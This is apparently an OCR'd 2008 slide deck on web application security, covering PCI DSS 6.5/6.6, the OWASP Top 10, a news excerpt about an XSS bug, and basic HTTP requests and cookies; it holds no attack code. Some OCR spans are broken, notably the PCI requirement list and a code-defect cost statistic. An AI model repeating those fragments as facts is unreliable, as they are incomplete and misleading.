
Web App Threats Rising
Posted by George Hulme, Mar 25, 2008 09:47 PM

Why web application security?

- Web apps provide a great portal to sensitive information
- Internet → relatively anonymous medium – easy to fire and forget
- Tool required to attack most web applications: a web browser!
- Identity theft losses estimated at $45B by US Fed Trade Comm.
- Indirect costs of security breaches are potentially enormous:
  - Brand erosion
  - Customer attrition
  - Regulatory non-compliance fines
    - eg. **Payment Card Industry Data Security Standard**
  - Lawsuits

PCI-DSS 6.5 & 6.6

- Two sections of Payment Card Industry Data Security Standard focus on web application security: 6.5 and 6.6
- Section 6.6 mandates you install a Web App Firewall by end of June 08 to protect your applications against OWASP Top 10 attacks



6.5	Develop all web applications based on secure coding guidelines such as the Open Web Application Security Project guidelines. Review custom application code to identify coding vulnerabilities. Cover prevention of common coding vulnerabilities in software development processes, to include the following:
	6.5.1 Unvalidated input
	6.5.2 Broken access control (for example, malicious use of user IDs)
	6.5.3 Broken authentication and session management (use of account credentials and session cookies)
	6.5.4 Cross-site scripting (XSS) attacks
	6.5.5 Buffer overflows
	6.5.6 Injection flaws (for example, structured query language (SQL) injection)
	6.5.7 Improper error handling
	6.5.8 Insecure storage
	6.5.9 Denial of service
	6.5.10 Insecure configuration management
6.6	Ensure that all web-facing applications are protected against known attacks by applying either of the following methods:
	• Having all custom application code reviewed for common vulnerabilities by an organization that specializes in application security
	• Installing an application layer firewall in front of web-facing applications.
	Note: This method is considered a best practice until June 30, 2008, after which it becomes a requirement.

PCI DSS: 6 sections and 12 requirements

Build and Maintain a Secure Network

1. I

2. rity

Pl

3.

4. pen

Mai

5. Use an ... update anti-virus software

6. Develop and maintain secure systems and applications

Section 6.5: develop secure web apps, cover prevention of OWASP vulnerabilities

Section 6.6: Ensure all web-facing apps are protected against known attacks using either of the following methods


- secure coding practices
- installing a Web App FW*

**This becomes a requirement by June 2008*

You said OWASP?

OWASP = Open Web App Security Project

http://www.owasp.org



A1 – Cross Site Scripting (XSS) ....

A2 – Injection Flaws..

A3 – Malicious File Execution ....

A4 – Insecure Direct Object Reference ....

A5 – Cross Site Request Forgery (CSRF) ....


A6 – Information Leakage and Improper Error Handling

A7 – Broken Authentication and Session Management ..

A8 – Insecure Cryptographic Storage..............................

A9 – Insecure Communications.......................................


A10 – Failure to Restrict URL Access ....



Top 10 vulnerability classes by percentage likelihood.

Source: WhiteHat Security, 2007

Vulnerabilities by verticals



Percentage of web sites with an urgent/critical/high defect


Source: WhiteHat Security, 2008

Why Not Just Fix the Code?

Every 1000 lines of code averages
ts

as 150,000-

takes 75
hours to fix



xxxxxxxxxxxx Bank of xxxxxxxxxxxx takes three weeks to squash nasty Worldpay bug


By Dan Goodin in San Francisco → More by this author
20 May 2008 19:51
Amateur security sleuth spurned

It's taken three weeks, but of has closed a glaring vulnerability that could have allowed miscreants to create convincing spoof pages that siphoned customers' login credentials.

Like a similar pox that visited the house of PayPal last week, the cross-site scripting (XSS) bug on World .com service resided on a page protected by Secure Sockets Layer (SSL), which lulls some users into the mistaken belief it can't be tampered with.

- Developers typically focus on new functionality not bugs
- It is too expensive to fix the security bugs

HTTP Crash Course



HTTP – an *application-level* protocol

- HTTP 1.0—RFC 1945
  - Informational
  - Performance and functional limits
- HTTP 1.1—RFC 2616
  - Draft Standard
  - Persistent connections, Caching
  - More stringent requirements
- HTTP always stateless – many *tricks* to make it behave as session-oriented (cookies, session IDs)
- Useful links:
  - http://www.w3.org/Protocols/
  - http://www.rfc-editor.org/rfcxx00.html

HTTP—Request Elements

- Three important elements of an HTTP request:
  - Method
  - URI
  - Headers

HTTP—Request Methods

- HTTP 1.1— Methods

  OPTIONS: Ask server for available methods

  GET: Request a resource from server

  HEAD: Request resource & view response headers only

  POST: Send data to the server

  PUT: Send a file to the server

  DELETE: Delete a file form the server

  TRACE: Allows client to "trace route" via proxies to web server

  CONNECT: Used by proxies for tunneling requests to web server

- All methods expect an HTTP response from the server
- In practice, both GET and POST send data to web applications – this is where your Network Firewall can help with RFC2616 compliance

HTTP—GET vs POST

- GET

  form data to be encoded (by a browser) into a URL

- POST

  form data to appear within the body

- Myth: POST safer than GET because parameters not directly visible

```
<FORM METHOD="post" ACTION="/cgi-bin/script.pl">
 <INPUT TYPE="text" NAME="in" SIZE="20"
MAXLENGTH="40" VALUE="hello there">
 <INPUT TYPE="submit" NAME="button" VALUE="Send">
</FORM>
```

POST


```
POST /cgi-bin/script.pl HTTP/1.0
Content-type: application/x-www-
form-urlencoded
Content-length: 26

in=hello+there&button=Send
```

GET

```
HTTP request for the GET method is simpler:
GET /cgi-bin/script.pl?in=hello+there&button=Send HTTP/1.0
```

HTTP—Uniform Resource Identifiers

A URI Identifies and Locates a Network Resource



HTTP—Query Parameters

- The URL portion after the “?”

  http://www.google.com/search?q=cisco

- Passed to the application (and vector to several attacks when improperly parsed)
- Content returned dynamically based on query parameters.
- Overall page layout similar while data differs.
- For an example of how query parameter are used see google’s API description

  http://www.google.com/apis/reference.html#2_2

HTTP—Cookies

> "**Cookies are pieces of information generated by a Web server and stored in the user's computer, ready for future access.**"
>
> **www.cookiecentral.com**

Cookies are not programs, and they cannot run like programs do.


- Server sends cookie to client

  Set-Cookie:NAME=VALUE;expires=DATE;path=PATH;
  domain=DOMAIN_NAME; secure=YES

- Client sends cookie back to server on subsequent visits to domain

  GET / HTTP/1.1\r\n
  Host: DOMAIN_NAME\r\n
  Cookie: NAME=VALUE;

Web Attacks!




Typical Web Application Architecture

Web server receives Input

App server parses Input

DB receives query created & sent by App server



Presentation tier

The top-most level of the application is the user interface. The main function of the interface is to translate tasks and results to something the user can understand.

Logic tier

